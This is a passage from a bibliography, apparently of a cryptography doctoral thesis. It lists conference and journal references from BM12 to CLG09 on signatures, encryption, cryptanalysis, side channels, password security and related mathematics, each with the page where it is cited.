[BM12] Kfir Barhum and Ueli Maurer. 'UOWHFs from OWFs: Trading Regularity for Efficiency'. In: *Progress in Cryptology - LATINCRYPT 2012: 2nd International Conference on Cryptology and Information Security in Latin America*. Ed. by Alejandro Hevia and Gregory Neven. Vol. 7533. Lecture Notes in Computer Science. Santiago, Chile: Springer, Heidelberg, Germany, Oct. 2012, pp. 234–253 (cit. on p. 14).

[BM14] Nicolas Broutin and Jean-François Marckert. 'Asymptotics of trees with a prescribed degree sequence and applications'. In: *Random Structures & Algorithms* 44.3 (2014), pp. 290–316 (cit. on p. 266).

[BM94] Daniel Bleichenbacher and Ueli M. Maurer. 'Directed Acyclic Graphs, One-way Functions and Digital Signatures'. In: *Advances in Cryptology – CRYPTO'94*. Ed. by Yvo Desmedt. Vol. 839. Lecture Notes in Computer Science. Santa Barbara, CA, USA: Springer, Heidelberg, Germany, Aug. 1994, pp. 75–82 (cit. on p. 31).

[BM96] Daniel Bleichenbacher and Ueli M. Maurer. 'On the Efficiency of One-Time Digital Signatures'. In: *Advances in Cryptology – ASIACRYPT'96*. Ed. by Kwangjo Kim and Tsutomu Matsumoto. Vol. 1163. Lecture Notes in Computer Science. Kyongju, Korea: Springer, Heidelberg, Germany, Nov. 1996, pp. 145–158 (cit. on p. 31).

[BMC14] Aditya Basu, Anish Mathuria and Nagendra Chowdary. 'Automatic Generation of Compact Alphanumeric Shellcodes for x86'. In: *Information Systems Security*. Ed. by Atul Prakash and Rudrapatna Shyamasundar. Vol. 8880. Lecture Notes in Computer Science. Springer International Publishing, 2014, pp. 399–410. ISBN: 978-3-319-13840-4 (cit. on p. 231).

[BMM00] Ingrid Biehl, Bernd Meyer and Volker Müller. 'Differential Fault Attacks on Elliptic Curve Cryptosystems'. In: *Advances in Cryptology – CRYPTO 2000*. Ed. by Mihir Bellare. Vol. 1880. Lecture Notes in Computer Science. Santa Barbara, CA, USA: Springer, Heidelberg, Germany, Aug. 2000, pp. 131–146 (cit. on p. 20).

[BMS13] Michael Backes, Sebastian Meiser and Dominique Schröder. *Delegatable Functional Signatures*. Cryptology ePrint Archive, Report 2013/408. http://eprint.iacr.org/. 2013 (cit. on p. 75).

[BMT78] Elwyn R. Berlekamp, Robert J. McEliece and Henk C. A. van Tilborg. 'On the inherent intractability of certain coding problems (Corresp.)' In: *IEEE Trans. Information Theory* 24.3 (1978), pp. 384–386 (cit. on p. 30).

[BN00] Dan Boneh and Moni Naor. 'Timed Commitments'. In: *Advances in Cryptology - CRYPTO 2000, 20th Annual International Cryptology Conference, Santa Barbara, California, USA, August 20-24, 2000, Proceedings*. Ed. by Mihir Bellare. Vol. 1880. Lecture Notes in Computer Science. Springer, 2000, pp. 236–254. ISBN: 3-540-67907-3 (cit. on p. 57).

[BN06] Mihir Bellare and Gregory Neven. 'Multi-signatures in the plain public-Key model and a general forking lemma'. In: *ACM CCS 06: 13th Conference on Computer and Communications Security*. Ed. by Ari Juels, Rebecca N. Wright and Sabrina De Capitani di Vimercati. Alexandria, Virginia, USA: ACM Press, Oct. 2006, pp. 390–399 (cit. on p. 116).

[BNO13] Simonetta Balsamo, Vittoria de Nitto Personé and Raif Onvural. *Analysis of queueing networks with blocking*. Vol. 31. Springer Science & Business Media, 2013 (cit. on p. 388).

[BNS15] Ion Bica, David Naccache and Emil Simion, eds. *Innovative Security Solutions for Information Technology and Communications - 8th International Conference, SECITC 2015, Bucharest, Romania, June 11–12, 2015. Revised Selected Papers*. Vol. 9522. Lecture Notes in Computer Science. Springer, 2015.

[Bon12] Joseph Bonneau. 'The Science of Guessing: Analyzing an Anonymized Corpus of 70 Million Passwords'. In: *2012 IEEE Symposium on Security and Privacy*. San Francisco, CA, USA: IEEE Computer Society Press, May 2012, pp. 538–552 (cit. on p. 179).

[Bon97] Vesselin Bontchev. 'Future Trends in Virus Writing'. In: *International Review of Law, Computers & Technology* 11.1 (1997), pp. 129–146 (cit. on p. 240).

[Bor41] Jorge Luis Borges. *El Jardín de senderos que se bifurcan*. Spanish. Editorial Sur, 1941 (cit. on p. 185).

[Bor44] Jorge Luis Borges. *Ficcione*. Spanish. Editorial Sur, 1944 (cit. on p. 185).

[Bou00] Fabrice Boudot. 'Efficient Proofs that a Committed Number Lies in an Interval'. In: *Advances in Cryptology – EUROCRYPT 2000*. Ed. by Bart Preneel. Vol. 1807. Lecture Notes in Computer Science. Bruges, Belgium: Springer, Heidelberg, Germany, May 2000, pp. 431–444 (cit. on p. 128).

[BP00] Colin Boyd and Chris Pavlovski. 'Attacking and Repairing Batch Verification Schemes'. In: *Advances in Cryptology – ASIACRYPT 2000*. Ed. by Tatsuaki Okamoto. Vol. 1976. Lecture Notes in Computer Science. Kyoto, Japan: Springer, Heidelberg, Germany, Dec. 2000, pp. 58–71 (cit. on p. 309).

[BP14] Razvan Barbulescu and Cécile Pierrot. 'The multiple number field sieve for medium-and high-characteristic finite fields'. In: *LMS Journal of Computation and Mathematics* 17.A (2014), pp. 230–246 (cit. on p. 20).

[BP99] Alexander I. Barvinok and James E. Pommersheim. 'An Algorithmic Theory of Lattice Points'. In: *New perspectives in algebraic combinatorics* 38 (1999), p. 91 (cit. on p. 155).

[BPV98] Victor Boyko, Marcus Peinado and Ramarathnam Venkatesan. 'Speeding up Discrete Log and Factoring Based Schemes via Precomputations'. In: *Advances in Cryptology – EUROCRYPT'98*. Ed. by Kaisa Nyberg. Vol. 1403. Lecture Notes in Computer Science. Espoo, Finland: Springer, Heidelberg, Germany, May 1998, pp. 221–235 (cit. on pp. 122, 124).

[BR08] Mihir Bellare and Todor Ristov. 'Hash Functions from Sigma Protocols and Improvements to VSH'. In: *Advances in Cryptology – ASIACRYPT 2008*. Ed. by Josef Pieprzyk. Vol. 5350. Lecture Notes in Computer Science. Melbourne, Australia: Springer, Heidelberg, Germany, Dec. 2008, pp. 125–142 (cit. on pp. 364, 366).

[BR60] Raj Chandra Bose and Dwijendra K. Ray-Chaudhuri. 'On a class of error correcting binary group codes'. In: *Information and control* 3.1 (1960), pp. 68–79 (cit. on p. 383).

[BR93a] Mihir Bellare and Phillip Rogaway. 'Random Oracles are Practical: A Paradigm for Designing Efficient Protocols'. In: *ACM CCS 93: 1st Conference on Computer and Communications Security*. Ed. by V. Ashby. Fairfax, Virginia, USA: ACM Press, Nov. 1993, pp. 62–73 (cit. on pp. 35, 304).

[BR93b] Mihir Bellare and Phillip Rogaway. 'Random Oracles are Practical: A Paradigm for Designing Efficient Protocols'. In: *CCS '93, Proceedings of the 1st ACM Conference on Computer and Communications Security, Fairfax, Virginia, USA, November 3-5, 1993*. Ed. by Dorothy E. Denning, Raymond Pyle, Ravi Ganesan, Ravi S. Sandhu and Victoria Ashby. ACM, 1993, pp. 62–73. ISBN: 0-89791-629-8 (cit. on p. 59).

[BR95] Mihir Bellare and Phillip Rogaway. 'Optimal Asymmetric Encryption'. In: *Advances in Cryptology – EUROCRYPT'94*. Ed. by Alfredo De Santis. Vol. 950. Lecture Notes in Computer Science. Perugia, Italy: Springer, Heidelberg, Germany, May 1995, pp. 92–111 (cit. on pp. 12, 13, 26).

[BR96] Mihir Bellare and Phillip Rogaway. 'The Exact Security of Digital Signatures: How to Sign with RSA and Rabin'. In: *Advances in Cryptology – EUROCRYPT'96*. Ed. by Ueli M. Maurer. Vol. 1070. Lecture Notes in Computer Science. Saragossa, Spain: Springer, Heidelberg, Germany, May 1996, pp. 399–416 (cit. on pp. 12, 13).

[Bra01] Ulrik Brandes. 'A faster algorithm for betweenness centrality'. In: *Journal of mathematical sociology* 25.2 (2001), pp. 163–177 (cit. on pp. 287, 288).

[Bri82] Ernest F. Brickell. 'A Fast Modular Multiplication Algorithm With Application To Two Key Cryptography'. In: *Advances in Cryptology – CRYPTO'82*. Ed. by David Chaum, Ronald L. Rivest and Alan T. Sherman. Santa Barbara, CA, USA: Plenum Press, New York, USA, 1982, pp. 51–60 (cit. on pp. 367, 377, 385).

[Bri84] Ernest F. Brickell. 'Breaking Iterated Knapsacks'. In: *Advances in Cryptology – CRYPTO'84*. Ed. by G. R. Blakley and David Chaum. Vol. 196. Lecture Notes in Computer Science. Santa Barbara, CA, USA: Springer, Heidelberg, Germany, Aug. 1984, pp. 342–358 (cit. on p. 142).

[Bro05] Daniel R. L. Brown. 'Generic Groups, Collision Resistance, and ECDSA'. In: *Des. Codes Cryptography* 35.1 (2005), pp. 119–152 (cit. on pp. 12, 36).

[Bro16] Daniel R. L. Brown. 'Breaking RSA May Be As Difficult As Factoring'. In: *Journal of Cryptology* 29.1 (Jan. 2016), pp. 220–241 (cit. on p. 11).

[BRP+13] Georg T. Becker, Francesco Regazzoni, Christof Paar and Wayne P. Burleson. 'Stealthy Dopant-Level Hardware Trojans'. In: *Cryptographic Hardware and Embedded Systems – CHES 2013*. Ed. by Guido Bertoni and Jean-Sébastien Coron. Vol. 8086. Lecture Notes in Computer Science. Santa Barbara, CA, USA: Springer, Heidelberg, Germany, Aug. 2013, pp. 197–214 (cit. on p. 260).

[BRP+14] Georg T. Becker, Francesco Regazzoni, Christof Paar and Wayne P. Burleson. 'Stealthy dopant-level hardware Trojans: extended version'. In: *J. Cryptographic Engineering* 4.1 (2014), pp. 19–31. URL: http://dx.doi.org/10.1007/s13389-013-0068-0 (cit. on p. 260).

[BRS02] John Black, Phillip Rogaway and Thomas Shrimpton. 'Black-Box Analysis of the Block-Cipher-Based Hash-Function Constructions from PGV'. In: *Advances in Cryptology – CRYPTO 2002*. Ed. by Moti Yung. Vol. 2442. Lecture Notes in Computer Science. Santa Barbara, CA, USA: Springer, Heidelberg, Germany, Aug. 2002, pp. 320–335 (cit. on p. 36).

[Bru13] J. D. Bruce. *Purely P2P Crypto-Currency With Finite Mini-Blockchain*. 2013. URL: http://www.bitfreak.info/files/pp2p-ccmbc-rev1.pdf (cit. on p. 296).

[Bru14] J. D. Bruce. *The Mini-Blockchain Scheme*. 2014. URL: http://cryptonite.info/ (cit. on p. 296).

[BS03] Dan Boneh and Alice Silverberg. 'Applications of Multilinear Forms to Cryptography'. In: *Contemporary Mathematics* 324 (2003), pp. 71–90 (cit. on pp. 327, 329, 341, 342).

[BS91] Eli Biham and Adi Shamir. 'Differential Cryptanalysis of DES-like Cryptosystems'. In: *Journal of Cryptology* 4.1 (1991), pp. 3–72 (cit. on p. 270).

[BSS99] Ian F. Blake, Gadiel Seroussi and Nigel Smart. *Elliptic curves in cryptography*. Vol. 265. Cambridge university press, 1999 (cit. on p. 16).

[BST+16] Mihai Barbulescu, Adrian Stratulat, Vlad Traista-Popescu and Emil Simion. 'RSA Weak Public Keys Available on the Internet'. In: *Innovative Security Solutions for Information Technology and Communications - 9th International Conference, SECITC 2016, Bucharest, Romania, June 9-10, 2016, Revised Selected Papers*. Ed. by Ion Bica and Reza Reyhanitabar. Vol. 10006. Lecture Notes in Computer Science. 2016, pp. 92–102 (cit. on p. 26).

[BV04] Stephen Boyd and Lieven Vandenberghe. *Convex optimization*. Cambridge university press, 2004 (cit. on p. 68).

[BV11a] Zvika Brakerski and Vinod Vaikuntanathan. 'Efficient Fully Homomorphic Encryption from (Standard) LWE'. In: *52nd Annual Symposium on Foundations of Computer Science*. Ed. by Rafail Ostrovsky. Palm Springs, CA, USA: IEEE Computer Society Press, Oct. 2011, pp. 97–106 (cit. on pp. 328, 346).

[BV11b] Zvika Brakerski and Vinod Vaikuntanathan. 'Fully Homomorphic Encryption from Ring-LWE and Security for Key Dependent Messages'. In: *Advances in Cryptology – CRYPTO 2011*. Ed. by Phillip Rogaway. Vol. 6841. Lecture Notes in Computer Science. Santa Barbara, CA, USA: Springer, Heidelberg, Germany, Aug. 2011, pp. 505–524 (cit. on p. 328).

[BV15] Aurélie Bauer and Damien Vergnaud. 'Practical Key Recovery for Discrete-Logarithm Based Authentication Schemes from Random Nonce Bits'. In: *Cryptographic Hardware and Embedded Systems – CHES 2015*. Ed. by Tim Güneysu and Helena Handschuh. Vol. 9293. Lecture Notes in Computer Science. Saint-Malo, France: Springer, Heidelberg, Germany, Sept. 2015, pp. 287–306 (cit. on p. 270).

[BV98] Dan Boneh and Ramarathnam Venkatesan. 'Breaking RSA May Not Be Equivalent to Factoring'. In: *Advances in Cryptology – EUROCRYPT'98*. Ed. by Kaisa Nyberg. Vol. 1403. Lecture Notes in Computer Science. Espoo, Finland: Springer, Heidelberg, Germany, May 1998, pp. 59–71 (cit. on p. 11).

[BW00] Birgit Baum-Waidner and Michael Waidner. 'Round-Optimal and Abuse Free Optimistic Multi-party Contract Signing'. In: *Automata, Languages and Programming, 27th International Colloquium, ICALP 2000, Geneva, Switzerland, July 9-15, 2000, Proceedings*. Ed. by Ugo Montanari, José D. P. Rolim and Emo Welzl. Vol. 1853. Lecture Notes in Computer Science. Springer, 2000, pp. 524–535. ISBN: 3-540-67715-1 (cit. on pp. 99, 101).

[BWZ14a] Dan Boneh, Brent Waters and Mark Zhandry. 'Low Overhead Broadcast Encryption from Multilinear Maps'. In: *CRYPTO 2014, Part I*. Ed. by Juan A. Garay and Rosario Gennaro. Springer, 2014, pp. 206–223 (cit. on p. 328).

[BWZ14b] Dan Boneh, David J. Wu and Joe Zimmerman. *Immunizing Multilinear Maps Against Zeroizing Attacks*. Cryptology ePrint Archive, Report 2014/930. http://eprint.iacr.org/2014/930. 2014 (cit. on p. 327).

[BY93] Mihir Bellare and Moti Yung. 'Certifying Cryptographic Tools: The Case of Trapdoor Permutations'. In: *Advances in Cryptology – CRYPTO'92*. Ed. by Ernest F. Brickell. Vol. 740. Lecture Notes in Computer Science. Santa Barbara, CA, USA: Springer, Heidelberg, Germany, Aug. 1993, pp. 442–460 (cit. on p. 127).

[BY96] Mihir Bellare and Moti Yung. 'Certifying Permutations: Noninteractive Zero-Knowledge Based on Any Trapdoor Permutation'. In: *Journal of Cryptology* 9.3 (1996), pp. 149–166 (cit. on p. 127).

[Cac99] Christian Cachin. 'Efficient Private Bidding and Auctions with an Oblivious Third Party'. In: *ACM CCS 99: 6th Conference on Computer and Communications Security*. Kent Ridge Digital Labs, Singapore: ACM Press, Nov. 1999, pp. 120–127 (cit. on p. 28).

[Cae17] Gaius Julius Caesar. *The Gallic War*. Trans. from the Latin by Henry John Edwards. Loeb Classical Library 72. Harvard University Press, 1917 (cit. on p. 5).

[Car16] Alessandra Caraceni. 'The scaling limit of random outerplanar maps'. In: *Annales de l'Institut Henri Poincaré, Probabilités et Statistiques*. Vol. 52. 4. Institut Henri Poincaré. 2016, pp. 1667–1686 (cit. on p. 266).

[CB03] Monica Chew and Henry S. Baird. 'BaffleText: a human interactive proof'. In: *Document Recognition and Retrieval X, 22-23 January 2003, Santa Clara, California, USA, Proceedings*. Ed. by Tapas Kanungo, Elisa H. Barney Smith, Jianying Hu and Paul B. Kantor. Vol. 5010. SPIE Proceedings. SPIE, 2003, pp. 305–316. ISBN: 0-8194-4810-9 (cit. on p. 172).

[CBJ+15] Rahul Chatterjee, Joseph Bonneau, Ari Juels and Thomas Ristenpart. 'Cracking-Resistant Password Vaults Using Natural Language Encoders'. In: *2015 IEEE Symposium on Security and Privacy*. San Jose, CA, USA: IEEE Computer Society Press, May 2015, pp. 481–498 (cit. on pp. 179–182, 185).

[CC00] Christian Cachin and Jan Camenisch. 'Optimistic Fair Secure Computation'. In: *Advances in Cryptology – CRYPTO 2000*. Ed. by Mihir Bellare. Vol. 1880. Lecture Notes in Computer Science. Santa Barbara, CA, USA: Springer, Heidelberg, Germany, Aug. 2000, pp. 93–111 (cit. on p. 98).

[CCD00] Christophe Clavier, Jean-Sébastien Coron and Nora Dabbous. 'Differential Power Analysis in the Presence of Hardware Countermeasures'. In: *Cryptographic Hardware and Embedded Systems – CHES 2000*. Ed. by Çetin Kaya Koç and Christof Paar. Vol. 1965. Lecture Notes in Computer Science. Worcester, Massachusetts, USA: Springer, Heidelberg, Germany, Aug. 2000, pp. 252–263 (cit. on p. 213).

[CCD88] David Chaum, Claude Crépeau and Ivan Damgård. 'Multiparty Unconditionally Secure Protocols (Extended Abstract)'. In: *20th Annual ACM Symposium on Theory of Computing*. Chicago, IL, USA: ACM Press, May 1988, pp. 11–19 (cit. on p. 98).

[CCK+13] Jung Hee Cheon, Jean-Sébastien Coron, Jinsu Kim, Moon Sung Lee, Tancrède Lepoint, Mehdi Tibouchi and Aaram Yun. 'Batch Fully Homomorphic Encryption over the Integers'. In: *Advances in Cryptology – EUROCRYPT 2013*. Ed. by Thomas Johansson and Phong Q. Nguyen. Vol. 7881. Lecture Notes in Computer Science. Athens, Greece: Springer, Heidelberg, Germany, May 2013, pp. 315–335 (cit. on pp. 327, 334, 345, 346, 349).

[CD98] Ronald Cramer and Ivan Damgård. 'Zero-Knowledge Proofs for Finite Field Arithmetic; or: Can Zero-Knowledge Be for Free?' In: *Advances in Cryptology – CRYPTO'98*. Ed. by Hugo Krawczyk. Vol. 1462. Lecture Notes in Computer Science. Santa Barbara, CA, USA: Springer, Heidelberg, Germany, Aug. 1998, pp. 424–441 (cit. on p. 127).

[CDF03] Nicolas Courtois, Magnus Daum and Patrick Felke. 'On the Security of HFE, HFEv- and Quartz'. In: *PKC 2003: 6th International Workshop on Theory and Practice in Public Key Cryptography*. Ed. by Yvo Desmedt. Vol. 2567. Lecture Notes in Computer Science. Miami, FL, USA: Springer, Heidelberg, Germany, Jan. 2003, pp. 337–350 (cit. on pp. 31, 32).

[CDP+16] Ronald Cramer, Léo Ducas, Chris Peikert and Oded Regev. 'Recovering Short Generators of Principal Ideals in Cyclotomic Rings'. In: *Advances in Cryptology - EUROCRYPT 2016 - 35th Annual International Conference on the Theory and Applications of Cryptographic Techniques, Vienna, Austria, May 8-12, 2016, Proceedings, Part II*. Ed. by Marc Fischlin and Jean-Sébastien Coron. Vol. 9666. Lecture Notes in Computer Science. Springer, 2016, pp. 559–585 (cit. on p. 28).

[Cer] Certivox. *The MIRACL big number library*. See https://www.certivox.com/miracl (cit. on p. 358).

[CF01] Ran Canetti and Marc Fischlin. 'Universally Composable Commitments'. In: *Advances in Cryptology – CRYPTO 2001*. Ed. by Joe Kilian. Vol. 2139. Lecture Notes in Computer Science. Santa Barbara, CA, USA: Springer, Heidelberg, Germany, Aug. 2001, pp. 19–40 (cit. on p. 36).

[CF96] John William Scott Cassels and Eugene Victor Flynn. *Prolegomena to a middlebrow arithmetic of curves of genus 2*. Vol. 230. Cambridge University Press, 1996 (cit. on p. 408).

[CFG+16a] Jean-Michel Cioranesco, Houda Ferradi, Rémi Géraud and David Naccache. 'Process Table Covert Channels: Exploitation and Countermeasures'. In: *IACR Cryptology ePrint Archive* 2016 (2016). URL: http://eprint.iacr.org/2016/227 (cit. on p. 223).

[CFG+16b] Simon Cogliani, Houda Ferradi, Rémi Géraud and David Naccache. 'Thrifty Zero-Knowledge - When Linear Programming Meets Cryptography'. In: *Information Security Practice and Experience - 12th International Conference, ISPEC 2016, Zhangjiajie, China, November 16–18, 2016, Proceedings*. Ed. by Feng Bao, Liqun Chen, Robert H. Deng and Guojun Wang. Vol. 10060. Lecture Notes in Computer Science. 2016, pp. 344–353 (cit. on p. 66).

[CFP+96] Don Coppersmith, Matthew K. Franklin, Jacques Patarin and Michael K. Reiter. 'Low-Exponent RSA with Related Messages'. In: *Advances in Cryptology – EUROCRYPT'96*. Ed. by Ueli M. Maurer. Vol. 1070. Lecture Notes in Computer Science. Saragossa, Spain: Springer, Heidelberg, Germany, May 1996, pp. 1–9 (cit. on p. 26).

[CFS01] Nicolas Courtois, Matthieu Finiasz and Nicolas Sendrier. 'How to Achieve a McEliece-Based Digital Signature Scheme'. In: *Advances in Cryptology – ASIACRYPT 2001*. Ed. by Colin Boyd. Vol. 2248. Lecture Notes in Computer Science. Gold Coast, Australia: Springer, Heidelberg, Germany, Dec. 2001, pp. 157–174 (cit. on p. 30).

[CFT98] Agnes Hui Chan, Yair Frankel and Yiannis Tsiounis. 'Easy Come - Easy Go Divisible Cash'. In: *Advances in Cryptology – EUROCRYPT'98*. Ed. by Kaisa Nyberg. Vol. 1403. Lecture Notes in Computer Science. Espoo, Finland: Springer, Heidelberg, Germany, May 1998, pp. 561–575 (cit. on p. 128).

[CGH+15] Jean-Sébastien Coron, Craig Gentry, Shai Halevi, Tancrède Lepoint, Hemanta K. Maji, Eric Miles, Mariana Raykova, Amit Sahai and Mehdi Tibouchi. 'Zeroizing Without Low-Level Zeroes: New MMAP Attacks and their Limitations'. In: *Advances in Cryptology – CRYPTO 2015, Part I*. Ed. by Rosario Gennaro and Matthew J. B. Robshaw. Vol. 9215. Lecture Notes in Computer Science. Santa Barbara, CA, USA: Springer, Heidelberg, Germany, Aug. 2015, pp. 247–266 (cit. on pp. 327, 339).

[CGH98] Ran Canetti, Oded Goldreich and Shai Halevi. 'The Random Oracle Methodology, Revisited (Preliminary Version)'. In: *30th Annual ACM Symposium on Theory of Computing*. Dallas, TX, USA: ACM Press, May 1998, pp. 209–218 (cit. on pp. 15, 35).

[CGJ+01] Stanley Chow, Yuan Gu, Harold Johnson and Vladimir A. Zakharov. 'An approach to the obfuscation of control-flow of sequential computer programs'. In: *International Conference on Information Security*. Springer. 2001, pp. 144–155 (cit. on p. 249).

[CGJ+08] Richard Chow, Philippe Golle, Markus Jakobsson, Lusha Wang and XiaoFeng Wang. 'Making CAPTCHAs clickable'. In: *Proceedings of the 9th Workshop on Mobile Computing Systems and Applications, HotMobile 2008, Napa Valley, California, USA, February 25-26, 2008*. Ed. by Mirjana Spasojevic and Mark D. Corner. ACM, 2008, pp. 91–94. ISBN: 978-1-60558-118-7 (cit. on p. 172).

[CGN+17] Simon Cogliani, Rémi Géraud, David Naccache and Răzvan Roşie. 'Twisting Lattice and Graph Techniques to Compress Transactional Ledgers'. In: *Proceedings of the 13th EAI International Conference on Security and Privacy in Communication Networks, SECURECOMM 2017, Niagara Falls, Canada, October 22–24*. To appear. 2017 (cit. on p. 295).

[CGN16] Simon Cogliani, Rémi Géraud and David Naccache. 'A Fiat-Shamir Implementation Note'. In: *IACR Cryptology ePrint Archive* 2016 (2016). URL: http://eprint.iacr.org/2016/1039 (cit. on p. 363).

[CGS14] Peter Campbell, Michael Groves and Dan Shepherd. 'Soliloquy: A cautionary tale'. In: *ETSI 2nd Quantum-Safe Crypto Workshop*. 2014, pp. 1–9 (cit. on p. 28).

[CH12] Henry Cohn and Nadia Heninger. 'Approximate Common Divisors via Lattices'. In: *ANTS X*. 2012 (cit. on p. 349).

[Chi64] Robert T. Chien. 'Cyclic decoding procedures for Bose- Chaudhuri-Hocquenghem codes'. In: *IEEE Trans. Information Theory* 10.4 (1964), pp. 357–363 (cit. on p. 385).

[CHK15] Nicolas Curien, Bénédicte Haas and Igor Kortchemski. 'The CRT is the scaling limit of random dissections'. In: *Random Structures & Algorithms* 47.2 (2015), pp. 304–327 (cit. on p. 266).

[CHL+15] Jung Hee Cheon, Kyoohyung Han, Changmin Lee, Hansol Ryu and Damien Stehlé. 'Cryptanalysis of the Multilinear Map over the Integers'. In: *Advances in Cryptology – EUROCRYPT 2015, Part I*. Ed. by Elisabeth Oswald and Marc Fischlin. Vol. 9056. Lecture Notes in Computer Science. Sofia, Bulgaria: Springer, Heidelberg, Germany, Apr. 2015, pp. 3–12 (cit. on pp. 327, 339).

[Cho02] Noam Chomsky. *Syntactic structures*. Walter de Gruyter, 2002 (cit. on p. 182).

[Cho56] Noam Chomsky. 'Three models for the description of language'. In: *Information Theory, IRE Transactions on* 2.3 (1956), pp. 113–124 (cit. on pp. 182, 185).

[Cho59] Noam Chomsky. 'On certain formal properties of grammars'. In: *Information and control* 2.2 (1959), pp. 137–167 (cit. on p. 182).

[CHS05] Ran Canetti, Shai Halevi and Michael Steiner. 'Hardness Amplification of Weakly Verifiable Puzzles'. In: *Theory of Cryptography, Second Theory of Cryptography Conference, TCC 2005, Cambridge, MA, USA, February 10-12, 2005, Proceedings*. Ed. by Joe Kilian. Vol. 3378. Lecture Notes in Computer Science. Springer, 2005, pp. 17–33. ISBN: 3-540-24573-1 (cit. on p. 172).

[CHS06] Ran Canetti, Shai Halevi and Michael Steiner. 'Mitigating Dictionary Attacks on Password-Protected Local Storage'. In: *Advances in Cryptology - CRYPTO 2006, 26th Annual International Cryptology Conference, Santa Barbara, California, USA, August 20-24, 2006, Proceedings*. Ed. by Cynthia Dwork. Vol. 4117. Lecture Notes in Computer Science. Springer, 2006, pp. 160–179. ISBN: 3-540-37432-9 (cit. on p. 172).

[CHY+04] Sherman S. M. Chow, Lucas Chi Kwong Hui, Siu-Ming Yiu and K. P. Chow. 'Secure Hierarchical Identity Based Signature and Its Application'. In: *Information and Communications Security, 6th International Conference, ICICS 2004, Malaga, Spain, October 27-29, 2004, Proceedings*. Ed. by Javier Lopez, Sihan Qing and Eiji Okamoto. Vol. 3269. Lecture Notes in Computer Science. Springer, 2004, pp. 480–494. ISBN: 3-540-23563-9. URL: http://dx.doi.org/10.1007/978-3-540-30191-2_37 (cit. on pp. 75, 83).

[Cio12] Oana Ciobotaru. 'On the (non-) equivalence of UC security notions'. In: *Provable Security*. Springer, 2012, pp. 104–124 (cit. on p. 56).

[CJ98] Florent Chabaud and Antoine Joux. 'Differential Collisions in SHA-0'. In: *Advances in Cryptology – CRYPTO'98*. Ed. by Hugo Krawczyk. Vol. 1462. Lecture Notes in Computer Science. Santa Barbara, CA, USA: Springer, Heidelberg, Germany, Aug. 1998, pp. 56–71 (cit. on p. 9).

[CJL+92] Matthijs J. Coster, Antoine Joux, Brian A. LaMacchia, Andrew M. Odlyzko, Claus-Peter Schnorr and Jacques Stern. 'Improved Low-Density Subset Sum Algorithms'. In: *Computational Complexity* 2 (1992), pp. 111–128 (cit. on p. 306).

[CJN+02] Jean-Sébastien Coron, Marc Joye, David Naccache and Pascal Paillier. 'Universal Padding Schemes for RSA'. In: *Advances in Cryptology – CRYPTO 2002*. Ed. by Moti Yung. Vol. 2442. Lecture Notes in Computer Science. Santa Barbara, CA, USA: Springer, Heidelberg, Germany, Aug. 2002, pp. 226–241 (cit. on pp. 12, 13).

[CJS14] Andrew M. Childs, David Jao and Vladimir Soukharev. 'Constructing elliptic curve isogenies in quantum subexponential time'. In: *J. Mathematical Cryptology* 8.1 (2014), pp. 1–29 (cit. on p. 32).

[CJS92] Yeow Meng Chee, Antoine Joux and Jacques Stern. 'The Cryptoanalysis of a New Public-Key Cryptosystem Based on Modular Knapsacks'. In: *Advances in Cryptology – CRYPTO'91*. Ed. by Joan Feigenbaum. Vol. 576. Lecture Notes in Computer Science. Santa Barbara, CA, USA: Springer, Heidelberg, Germany, Aug. 1992, pp. 204–212 (cit. on p. 142).

[CK08] Jung Hee Cheon and HongTae Kim. 'Analysis of Low Hamming Weight Products'. In: *Discrete Applied Mathematics* 156.12 (2008), pp. 2264–2269 (cit. on p. 122).

[CK09] Jean-Sébastien Coron and Ilya Kizhvatov. 'An Efficient Method for Random Delay Generation in Embedded Software'. In: *Cryptographic Hardware and Embedded Systems – CHES 2009*. Ed. by Christophe Clavier and Kris Gaj. Vol. 5747. Lecture Notes in Computer Science. Lausanne, Switzerland: Springer, Heidelberg, Germany, Sept. 2009, pp. 156–170 (cit. on p. 213).

[CK10] Jean-Sébastien Coron and Ilya Kizhvatov. 'Analysis and Improvement of the Random Delay Countermeasure of CHES 2009'. In: *Cryptographic Hardware and Embedded Systems – CHES 2010*. Ed. by Stefan Mangard and François-Xavier Standaert. Vol. 6225. Lecture Notes in Computer Science. Santa Barbara, CA, USA: Springer, Heidelberg, Germany, Aug. 2010, pp. 95–109 (cit. on p. 213).

[CKL+14] Melissa Chase, Markulf Kohlweiss, Anna Lysyanskaya and Sarah Meiklejohn. 'Malleable Signatures: New Definitions and Delegatable Anonymous Credentials'. In: *IEEE 27th Computer Security Foundations Symposium, CSF 2014, Vienna, Austria, 19-22 July, 2014*. IEEE, 2014, pp. 199–213. URL: http://dx.doi.org/10.1109/CSF.2014.22 (cit. on p. 75).

[CKN03] Ran Canetti, Hugo Krawczyk and Jesper Buus Nielsen. 'Relaxing Chosen-Ciphertext Security'. In: *Advances in Cryptology – CRYPTO 2003*. Ed. by Dan Boneh. Vol. 2729. Lecture Notes in Computer Science. Santa Barbara, CA, USA: Springer, Heidelberg, Germany, Aug. 2003, pp. 565–582 (cit. on p. 143).

[CKP04] Liqun Chen, Caroline Kudla and Kenneth G. Paterson. 'Concurrent Signatures'. In: *Advances in Cryptology – EUROCRYPT 2004*. Ed. by Christian Cachin and Jan Camenisch. Vol. 3027. Lecture Notes in Computer Science. Interlaken, Switzerland: Springer, Heidelberg, Germany, May 2004, pp. 287–305 (cit. on pp. 99–101, 103).

[CL15] Jung Hee Cheon and Changmin Lee. *Approximate Algorithms on Lattices with Small Determinant*. Cryptology ePrint Archive, Report 2015/461. http://eprint.iacr.org/2015/461. 2015 (cit. on p. 327).

[Cle86] Richard Cleve. 'Limits on the Security of Coin Flips when Half the Processors Are Faulty (Extended Abstract)'. In: *Proceedings of the 18th Annual ACM Symposium on Theory of Computing, May 28-30, 1986, Berkeley, California, USA*. Ed. by J. Hartmanis. ACM, 1986, pp. 364–369. ISBN: 0-89791-193-8 (cit. on p. 98).

[CLF+15] Franck Courbon, Philippe Loubet-Moundi, Jacques J. A. Fournier and Assia Tria. 'SEMBA: A SEM based acquisition technique for fast invasive Hardware Trojan detection'. In: *European Conference on Circuit Theory and Design, ECCTD 2015, Trondheim, Norway, August 24-26, 2015*. IEEE, 2015, pp. 1–4. ISBN: 978-1-4799-9877-7. URL: http://dx.doi.org/10.1109/ECCTD.2015.7300097 (cit. on p. 260).

[CLG09] Denis Xavier Charles, Kristin E. Lauter and Eyal Z. Goren. 'Cryptographic Hash Functions from Expander Graphs'. In: *Journal of Cryptology* 22.1 (Jan. 2009), pp. 93–113 (cit. on p. 32).

